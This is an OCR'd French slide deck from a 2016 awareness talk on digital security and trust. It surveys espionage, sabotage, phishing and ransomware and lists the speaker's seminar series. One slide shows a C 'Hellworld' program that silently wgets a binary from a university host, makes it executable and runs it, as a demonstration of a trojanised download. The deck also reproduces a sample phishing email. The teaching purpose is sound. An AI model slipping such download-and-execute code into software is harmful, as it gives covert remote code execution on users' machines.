La sécurité, quelle confiance ?

Pascal Lafourcade

Chaire industrielle,
Confiance numérique

5 Avril 2016

Objectifs de la Chaire de Confiance Numérique

Mise en place d'une activité de recherche traitant des aspects de la Confiance Numérique autour de la fiabilisation et de la sécurisation des systèmes et des services informatiques

- Pérenne
- Visible

Activité de recherche:

- Impulsée par almerys et la Caisse d'Epargne d'Auvergne et du Limousin via la Fondation de l'Université d'Auvergne
- Soutenue par le Région Auvergne
- Developpée au LIMOS

FONDATION UNIVERSITÉ D'AUVERGNE

UdA

LIMOS

almerys innover pour la vie

CAISSE D'EPARGNE D'AUVERGNE ET DU LIMOUSIN

Objectifs de la Chaire de Confiance Numérique

- Recrutement d'un enseignant chercheur spécialiste du domaine qui sera le pivot nécessaire au démarrage et l'installation de cette activité
- Organisation d'une réflexion sur les actions de formation à mener des actions de dissémination et de transfert de technologies (Workshop, Projets ANR FUI,..)
- Mise en place et animation d'un groupe de réflexion et d'un séminaire pour échanger sur cette problématique

`http://confiance-numerique.clermont-universite.fr/`

Déjà plus de 30 séminaires (France, UK, Suisse, Espagne etc ...)

http://confiance-numerique.clermont-universite.fr/

- Chiffrement (complètement) homomorphe : de la théorie à la pratique
- Enjeux et impacts juridiques du chiffrement homomorphe
- Combinaison d'analyses statiques pour l'aide à la détection et à l'exploitabilité de vulnérabilités dans du code binaire
- Keep calm and change your password
- Authentication Using Pulse-Response Biometrics
- Security issues and Directions of Intelligent Transport Systems within limited-resources constraints
- IoT: Internet of (Insecure) Things
- Signature électronique et identité numérique : les ingrédients indispensables pour développer la confiance sur Internet.
- Primitives et constructions cryptographiques pour la confiance numérique.
- Je sais tout sur vous grâce au Wi-Fi!
- Vers un carte d'identité respectueuse de la vie privée.
- Identifiants et guesswork.
- Les nouvelles armes de James Bond.
- Virus dans une carte mythe ou (proche) réalité ?
- La confiance numérique, de l'autre côté du miroir...
- Comment avoir confiance dans les applications numériques ? Les méthodes formelles à la rescousse.
- Comment remettre l'internaute au centre des échanges ?

Séminaire Confiance Numérique

Prochain Séminaire

- Jeudi 7 Avril 2016, 14h00 :

  Olivier Levillain (ANSSI) : **Regards critiques sur SSL/TLS.**


  Vicent Nicomette (LAAS) **Smart-TV Security Analysis: Practical Experiments**

- Live et replay sur la web TV de l'UDA.
- Inscriptions : `pascal.lafourcade@udamail.fr`

Plan


Plan

Nowadays Security is Everywhere!




Due to the succes of Computer Science and in the future of IoT.

Wormhole Attack



Hacking Pacemakers:




Manufacturers are still not putting security first when designing implantable medical devices (2012)


4 Famillies of Threats

- Espionnage
- Sabotage
- Destabilisation
- Cybercriminality

Netatmo



↑ UK Russia →




Espionnage

- Little Brother (Individual)
- Medium Brother (Corporation)
- Big Brother (Government)

Edward Joseph Snowden, 6th june 2013


Logiciels Libres



```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Logiciels Libres



```
#include <stdio.h>
int main(void)
{
  printf("Helloworld\n");
  return 0;
}
```

Que fait ce programme ?

Que font les programmes binaires téléchargés suivants ?

`http://sancy.univ-bpclermont.fr/~lafourcade/Helloworld`

`http://sancy.univ-bpclermont.fr/~lafourcade/Hellworld`


Danger HELLWORLD

```
#include <stdio.h>
#include <stdlib.h>

int main(void)
{
  system("wget -q http://sancy.univ-bpclermont.fr/
         ~lafourcade/Helloworld");
  system("chmod 777 Helloworld");
  system("clear");
  system("./Helloworld");
  return 0;
}
```


Sabotage

Stuxnet, 2010



Saudi Aramco 30 000 PC effacés.

Destabilisation : Defacing



Destabilisation : Botnets and Zombies

Cybercriminality : Hameçonnage (Phising)

TrustedBank™

Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: $135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

http://www.trustedbank.com/general/custverifyinfo.asp


Once you have done this, our fraud department will work to resolve this discrepency. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.


http://www.societegenerale.fr/espaceclient:
id=56452575711&res=lorem-ipsum-dolor&quux=2&lang=
frsessid=
jP3ie3qjSebbZRsC0c9dpcLVe2cAh0sCza3jcX7mSuRzwY4N0v1DBB71DMI
88.132.11.17

Cybercriminality : Ransomwares



http://stopransomware.fr/

http://cybermap.kaspersky.com/



Pourquoi y-a-t-il de plus en plus d'attaques?

Pourquoi y-a-t-il de plus en plus d'attaques?

Pourquoi y-a-t-il de plus en plus d'attaques?

Pourquoi y-a-t-il de plus en plus d'attaques?

Rapide, large échelle, semi-automatique

Pourquoi y-a-t-il de plus en plus d'attaques?

Rapide, large échelle, semi-automatique
Fausse impression d'être anonyme

Pourquoi y-a-t-il de plus en plus d'attaques?

Rapide, large échelle, semi-automatique
Fausse impression d'être anonyme

Internet a été conçu pour fonctionner pas pour être sûr !

Plan

La sécurité numérique est déjà là

Mais prendre de bonnes habitudes ça prend du temps ...

même quand c'est important

Devenir acteur de sa sécurité numérique

Devenir acteur de sa sécurité numérique

car la sécurité c'est pas automatique.

